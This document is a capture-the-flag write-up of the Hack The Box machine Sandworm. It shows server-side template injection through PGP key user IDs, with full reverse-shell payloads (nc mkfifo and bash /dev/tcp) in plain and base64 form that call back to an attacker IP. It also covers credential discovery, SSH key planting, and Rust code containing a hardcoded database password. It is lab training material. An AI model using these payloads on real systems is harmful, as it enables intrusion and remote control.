5/891tevAYTJch9hjEN7ukADbeiKWpN7JNcAna4YnswBOJKGvfzyTMDMBBOaDVda
UP7TptjLe5/wjnkbXcjdiaYA19drm7mgI4JOwgOGx/vzQ7hXGx5CiEf57FPyKq8J
MiyX9g94pCpNrtm/Ug8LBaRy3M7KgRwOrP+1qXlkuh2Fae1tOJgZA4psmAQl8rpg
eKGQXKJSOIuua6JraLBt8Vgu+SVDKJka7iUijCwY5FazPfK4PmGt7yIATdXJfaAa
Tzp+COnblBoFZtsAEQEAAbQFZGFydGiJAdQEEwEKAD4WIQSJI4BC6m3nURshCo9D
```

Echoing again for testing:

```
┌──(root㉿kali)-[/home/kali]
└─# echo 'checking' | gpg --clear-sign
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

checking
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCgAdFiEEiSOAQupt51EbIQqPQ7Pp6q13SxsFAmTPV/kACgkQQ7Pp6q13
SxuMqgv+PiP+0lp61Kkyc7K8ZU092AN0N253C+jaET/gGXa3OD1DFu2qMTYe9IPT
TyYJYwvNcGZmpIpUl23iGr4FBPav01czdgmw6hrBcuzw57kLwMxqIeVnBPxTrwGV
VxIN5a/CO7BwdapifNQo5tcTypGjnaiL5bvaV8ZhE84GBqxxtfN1/WP8a+GA7o5C
YgHM52JULMWNX8M+5JQif7ILnYGf8GKOYVDmF3jjHtxjUJ7YPAzbuj1JzRXUUkiw
Q00jXkX9eb6WIRinPuSPoew/3WJxhz7GL1kYH5T3cSMzCCeu/apaUCjIpudaay8m
KZ1m7t2q7FSuxmyt35bUAexaom68qMmXpTxJZhhSjG9XQ4/S0mNcNwv+DcDWGuvT
d3kdTla9Ju2aRkTQ5vyZlOjeXHF/97IUjBMbD12Q/HkRdKsY/SIUQJ+BVAtKhvYP
fRNKoqxn17REoX8zIqHsUHG603L+P438XzoSFHxV3uLA7UYqknZ5nvaTRoaY7J1O
aKK9MXug
=M/cX
-----END PGP SIGNATURE-----
```

Erel Regev

Submitting the new keys in the web app:

Note the number 49 is printed in the results:

I need to find a payload for reverse shell.

HTB Machine: Sandworm - Difficulty: Medium

Erel Regev


Found this:

https://medium.com/r3d-buck3t/rce-with-server-side-template-injection-b9c5959ad31e

```
{{''.__class__.__mro__[1].__subclasses__()[407] ('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT
>/tmp/f',shell=True,stdout=-1).communicate()}}
```

I forgot about the error I received earlier regarding the characters '<' and '>'. It happened again:

But it is necessary for the reverse shell. When trying to use it, it saying that the characters '<' and '>' are invalid. Therefore I will try to encode it using base64:



Erel Regev

Tried to add it once again with the encoded text:

```
gpg> adduid
Real name: {{''.__class__.__mro__[1].__subclasses__()[407] ('cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTQuOTEgNzc3NyA+
L3RtcC9m',shell=True,stdout=-1).communicate()}}
Email address:
Comment:
You selected this USER-ID:
    "{{''.__class__.__mro__[1].__subclasses__()[407] ('cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTQuOTEgNzc3NyA+L3RtcC
9m',shell=True,stdout=-1).communicate()}}"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O

sec  rsa3072/43B3E9EAAD774B1B
     created: 2023-08-06  expires: 2025-08-05  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/4E888DACB8FCF535
     created: 2023-08-06  expires: never       usage: E
[ultimate] (1)  {{7*7}}
[ultimate] (2)  darth
[ unknown] (3). {{''.__class__.__mro__[1].__subclasses__()[407] ('cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTQuOTEgNzc
3NyA+L3RtcC9m',shell=True,stdout=-1).communicate()}}
```

So I tried to URL encode it:

{{''.__class__.__mro__[1].__subclasses__()[407] ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.91 7777 >/tmp/f',shell=True,stdout=-1).communicate()}}

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

e3snJy5fX2NsYXNzX18uX19tcm9fX1sxXS5fX3N1YmNsYXNzZXNfXygpWzQwN10gKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC45MSA3Nzc3ID4vdG1wL2YnLHNoZWxsPVRydWUsc3Rkb3V0PS0xKS5jb21tdW5pY2F0ZSgpfX0=


Follow the same steps mentioned above to generate the keys with the reverse shell payload:

HTB Machine: Sandworm - Difficulty: Medium


Erel Regev

```
gpg> adduid
Real name: {{''.__class__.__mro__[1].__subclasses__()[407] ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT >/tmp/f',shell=
True,stdout=-1).communicate()}}
Invalid character in name
The characters '<' and '>' may not appear in name
Real name: e3snJy5fX2NsYXNzX18uX19tcm9fX1sxXS5fX3N1YmNsYXNzZXNfXygpWzQwN10gKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC
4xNC45MSA3Nzc3ID4vdG1wL2YnLHNoZWxsPVRydWUsc3Rkb3V0PS0xKS5jb21tdW5pY2F0ZSgpfX0=
Email address:
Comment:
You selected this USER-ID:
    "e3snJy5fX2NsYXNzX18uX19tcm9fX1sxXS5fX3N1YmNsYXNzZXNfXygpWzQwN10gKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC45
MSA3Nzc3ID4vdG1wL2YnLHNoZWxsPVRydWUsc3Rkb3V0PS0xKS5jb21tdW5pY2F0ZSgpfX0="

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O

sec   rsa3072/43B3E9EAAD774B1B
      created: 2023-08-06  expires: 2025-08-05  usage: SC
      trust: ultimate      validity: ultimate
ssb   rsa3072/4E888DACB8FCF535
      created: 2023-08-06  expires: never       usage: E
[ultimate] (1)  {{7*7}}
[ultimate] (2)  darth
[ unknown] (3). e3snJy5fX2NsYXNzX18uX19tcm9fX1sxXS5fX3N1YmNsYXNzZXNfXygpWzQwN10gKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxM
C4xMC4xNC45MSA3Nzc3ID4vdG1wL2YnLHNoZWxsPVRydWUsc3Rkb3V0PS0xKS5jb21tdW5pY2F0ZSgpfX0=
```

Export it and use the webapp:




Before submitting it, create a listener of the same port written in the payload:



But nothing. Lets try a different payload before trying anything else:

bash -i >& /dev/tcp/10.10.14.91/7777 0>&1

I will encode that:




Erel Regev

Now I have the following to use:

{{self.__init__.__globals__.__builtins__.__import__('os').popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MS83Nzc3IDA+JjE= | base64 -d | bash').read()}}

After repeating again the process with pgp mentioned above: looks more promising.

After exporting and submitting the keys:



Got a shell!

Erel Regev

I was looking for the user flag in the normal locations, but I couldn't find it.

```
atlas@sandworm:~$ cd /home/atlas
cd /home/atlas
atlas@sandworm:~$ ls
ls
atlas@sandworm:~$ ls -la
ls -la
total 44
drwxr-xr-x 8 atlas  atlas   4096 Jun  7 13:44 .
drwxr-xr-x 4 nobody nogroup 4096 May  4 15:19 ..
lrwxrwxrwx 1 nobody nogroup    9 Nov 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 atlas  atlas    220 Nov 22  2022 .bash_logout
-rw-r--r-- 1 atlas  atlas   3771 Nov 22  2022 .bashrc
drwxrwxr-x 2 atlas  atlas   4096 Jun  6 08:49 .cache
drwxrwxr-x 3 atlas  atlas   4096 Feb  7 10:30 .cargo
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .config
drwx------ 4 atlas  atlas   4096 Aug  6 09:11 .gnupg
drwxrwxr-x 6 atlas  atlas   4096 Feb  6 10:33 .local
-rw-r--r-- 1 atlas  atlas    807 Nov 22  2022 .profile
drwx------ 2 atlas  atlas   4096 Feb  6 10:34 .ssh
atlas@sandworm:~$ cd ,config
cd ,config
bash: cd: ,config: No such file or directory
atlas@sandworm:~$ cd .config
cd .config
atlas@sandworm:~/.config$ ls
ls
firejail
httpie
atlas@sandworm:~/.config$ ls -la
```

Note the firejail directory.


In simple words, Firejail helps keep your computer safe by putting a protective fence around each program, so if something goes wrong with one program, it doesn't mess up the others. In this case, it can be the shell.

I kept looking for the flag and found the admin.json file:

```
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .
drwxr-xr-x 8 atlas  atlas   4096 Jun  7 13:44 ..
dr-------- 2 nobody nogroup   40 Aug  6 07:21 firejail
drwxrwxr-x 3 nobody atlas   4096 Jan 15  2023 httpie
atlas@sandworm:~/.config$ cd httpie
cd httpie
atlas@sandworm:~/.config/httpie$ ls
ls
sessions
atlas@sandworm:~/.config/httpie$ cd sessions
cd sessions
atlas@sandworm:~/.config/httpie/sessions$ ls
ls
localhost_5000
atlas@sandworm:~/.config/httpie/sessions$ cd localhost_5000
cd localhost_5000
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ ls
ls
admin.json
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ caat admin.json
caat admin.json
Could not find command-not-found database. Run 'sudo apt update' to populate it.
caat: command not found
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ ls -l
ls -l
total 4
-rw-r--r-- 1 nobody atlas 611 May  4 17:26 admin.json
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$ cat admin.json
cat admin.json
{
```

Erel Regev


Viewing the file:



User name and password were found to log in to the user.

I tried to SSH (remember the scan results?).

Got a shell for the user using SSH:



So for now we managed to login using an unstable shell for the user atlas, and SSH for the user silentobserver.

Erel Regev

Root

```
silentobserver@sandworm:~$ sudo -l
[sudo] password for silentobserver:
Sorry, user silentobserver may not run sudo on localhost.
silentobserver@sandworm:~$
```

Cant do anything using sudo.

Since I already investigated part of the machine, I will focus on the following:

```
drwxrwxr-x 4 atlas  atlas   4096 Jan 15  2023 .
drwxr-xr-x 8 atlas  atlas   4096 Jun  7 13:44 ..
dr-------- 2 nobody nogroup   40 Aug  6 07:21 firejail
drwxrwxr-x 3 nobody atlas   4096 Jan 15  2023 httpie
```

I kept reading about firejail:

https://www.makeuseof.com/tag/firejail-simple-way-improve-security-linux/

So it seems to be the reason for the restricted shell I got.

I used my id_rsa.pub file to get a SSH shell for atlas and then will try to execute the exploit. I transferred the file using HTTP server on my local machine.

```
atlas@sandworm:~/.ssh$ wget 10.10.14.91:8004/id_rsa.pub
wget 10.10.14.91:8004/id_rsa.pub
--2023-08-07 09:47:19--  http://10.10.14.91:8004/id_rsa.pub
Connecting to 10.10.14.91:8004... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: 'id_rsa.pub'

     0K                                                       100% 69.3M=0s

2023-08-07 09:47:19 (69.3 MB/s) - 'id_rsa.pub' saved [563/563]
```

Changed its name into authorized_keys:

```
atlas@sandworm:~/.ssh$ ls
ls
id_rsa.pub
atlas@sandworm:~/.ssh$ mv id_rsa.pub authorized_keys
mv id_rsa.pub authorized_keys
atlas@sandworm:~/.ssh$
```

Executed the command:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa atlas@ssa.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug  7 09:48:41 AM UTC 2023
```

HTB Machine: Sandworm - Difficulty: Medium

Erel Regev

Got a SSH shell for atlas!

Let's enumerate the machine using pspy64 and see if firejail is running somehow:

```
2023/08/06 09:50:01 CMD: UID=0     PID=3969   | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/08/06 09:50:01 CMD: UID=0     PID=3966   | /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
2023/08/06 09:50:01 CMD: UID=1000  PID=3973   | /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/08/06 09:50:01 CMD: UID=1000  PID=3974   | rustc -vV
2023/08/06 09:50:01 CMD: UID=1000  PID=3975   | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-typ
e cdylib --crate-type staticlib --crate-type proc-macro -Csplit-debuginfo=packed
2023/08/06 09:50:01 CMD: UID=1000  PID=3977   | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-typ
e cdylib --crate-type staticlib --crate-type proc-macro --print=sysroot --print=cfg
2023/08/06 09:50:01 CMD: UID=1000  PID=3979   | /usr/bin/cargo run --offline
2023/08/06 09:50:11 CMD: UID=0     PID=3984   | /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:50:11 CMD: UID=0     PID=3985   | /bin/rm -r /opt/crates
2023/08/06 09:50:11 CMD: UID=0     PID=3986   |
2023/08/06 09:50:11 CMD: UID=0     PID=3987   | /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:50:11 CMD: UID=0     PID=3988   |
```

```
2023/08/06 09:54:01 CMD: UID=1000  PID=4044   |
2023/08/06 09:54:02 CMD: UID=1000  PID=4045   | /usr/bin/cargo run --offline
2023/08/06 09:54:02 CMD: UID=1000  PID=4047   | rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-typ
e cdylib --crate-type staticlib --crate-type proc-macro --print=sysroot --print=cfg
2023/08/06 09:54:02 CMD: UID=1000  PID=4049   | rustc -vV
2023/08/06 09:54:11 CMD: UID=0     PID=4053   | /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:54:11 CMD: UID=0     PID=4054   | /bin/rm -r /opt/crates
2023/08/06 09:54:11 CMD: UID=0     PID=4055   | /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:54:12 CMD: UID=0     PID=4056   | /usr/bin/chmod u+s /opt/tipnet/target/debug/tipnet
```

Seems that root is running a command (chmod u+s) /opt/tipnet/……..

When inspecting the tool directory while moving on to the src directory I found the main.rs file containing:

```
extern crate logger;
use sha2::{Digest, Sha256};
use chrono::prelude::*;
use mysql::*;
use mysql::prelude::*;
use std::fs;
use std::process::Command;
use std::io;

// We don't spy on you... much.

struct Entry {
    timestamp: String,
    target: String,
    source: String,
    data: String,
}

fn main() {
    println!("
              ,,
MMP\"\"MM\"\"YMM db           `7MN.   `7MF'          mm
P'   MM   `7                MMN.    M            MM
     MM     `7MM `7MMpdMAo. M YMb   M  .gP\"Ya mmMMmm
     MM       MM   MM   `Wb M  `MN. M ,M'   Yb  MM
     MM       MM   MM    M8 M   `MM.M 8M\"\"\"\"\"\"  MM
     MM       MM   MM   ,AP M     YMM YM.    ,   MM
   .JMML.   .JMML. MMbmmd'.JML.    YM   `Mbmmd'   `Mbmo
                   MM
                 .JMML.
```

```
   let mode = get_mode();

   if mode == "" {
          return;
   }
   else if mode != "upstream" && mode != "pull" {
       println!("[-] Mode is still being ported to Rust; try again later.");
       return;
   }

   let mut conn = connect_to_db("Upstream").unwrap();


   if mode == "pull" {
       let source = "/var/www/html/SSA/SSA/submissions";
       pull_indeces(&mut conn, source);
       println!("[+] Pull complete.");
       return;
   }

   println!("Enter keywords to perform the query:");
   let mut keywords = String::new();
   io::stdin().read_line(&mut keywords).unwrap();

   if keywords.trim() == "" {
       println!("[-] No keywords selected.\n\n[-] Quitting...\n");
       return;
   }

   println!("Justification for the search:");
   let mut justification = String::new();
   io::stdin().read_line(&mut justification).unwrap();
```

Erel Regev

```
    if justification.trim() == "" {
        println!("[-] No justification provided. TipNet is under 702 authority; queries don't need warrants, but need to be justified. This incident has been
 logged and will be reported.");
        logger::log(username, keywords.as_str().trim(), "Attempted to query TipNet without justification.");
        return;
    }

    logger::log(username, keywords.as_str().trim(), justification.as_str());

    search_sigint(&mut conn, keywords.as_str().trim());

}

fn get_mode() -> String {

        let valid = false;
        let mut mode = String::new();

        while ! valid {
                mode.clear();

                println!("Select mode of usage:");
                print!("a) Upstream \nb) Regular (WIP)\nc) Emperor (WIP)\nd) SQUARE (WIP)\ne) Refresh Indeces\n");

                io::stdin().read_line(&mut mode).unwrap();

                match mode.trim() {
                        "a" => {
                                println!("\n[+] Upstream selected");
                                return "upstream".to_string();
                        }
```

```
fn connect_to_db(db: &str) -> Result<mysql::PooledConn> {
    let url = "mysql://tipnet:4The_Greater_GoodJ4A@localhost:3306/Upstream";
    let pool = Pool::new(url).unwrap();
    let mut conn = pool.get_conn().unwrap();
    return Ok(conn);
}

fn search_sigint(conn: &mut mysql::PooledConn, keywords: &str) {
    let keywords: Vec<&str> = keywords.split(" ").collect();
    let mut query = String::from("SELECT timestamp, target, source, data FROM SIGINT WHERE ");

    for (i, keyword) in keywords.iter().enumerate() {
        if i > 0 {
            query.push_str("OR ");
        }
        query.push_str(&format!("data LIKE '%{}%' ", keyword));
    }
    let selected_entries = conn.query_map(
        query,
        |(timestamp, target, source, data)| {
            Entry { timestamp, target, source, data }
        },
        ).expect("Query failed.");
    for e in selected_entries {
        println!("[{}] {} ===> {} | {}",
                e.timestamp, e.source, e.target, e.data);
    }
}

fn pull_indeces(conn: &mut mysql::PooledConn, directory: &str) {
```

```
    }

    println!("Justification for the search:");
    let mut justification = String::new();
    io::stdin().read_line(&mut justification).unwrap();

    // Get Username
    let output = Command::new("/usr/bin/whoami")
        .output()
        .expect("nobody");

    let username = String::from_utf8(output.stdout).unwrap();
    let username = username.trim();

    if justification.trim() == "" {
        println!("[-] No justification provided. TipNet is under 702 authority; queries don't need warrants, but need to be justified. This incident has been
logged and will be reported.");
        logger::log(username, keywords.as_str().trim(), "Attempted to query TipNet without justification.");
        return;
    }

    logger::log(username, keywords.as_str().trim(), justification.as_str());

    search_sigint(&mut conn, keywords.as_str().trim());

}
```

While investigating more of the machine I found this lib.rs file as well, which I have write permissions for it.

```
-rw-rw-r-- 1 atlas silentobserver 732 May  4 17:12 lib.rs
```

Erel Regev

```
use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
```

Vulnerability

The firejail should be exploited in order to get the root flag.

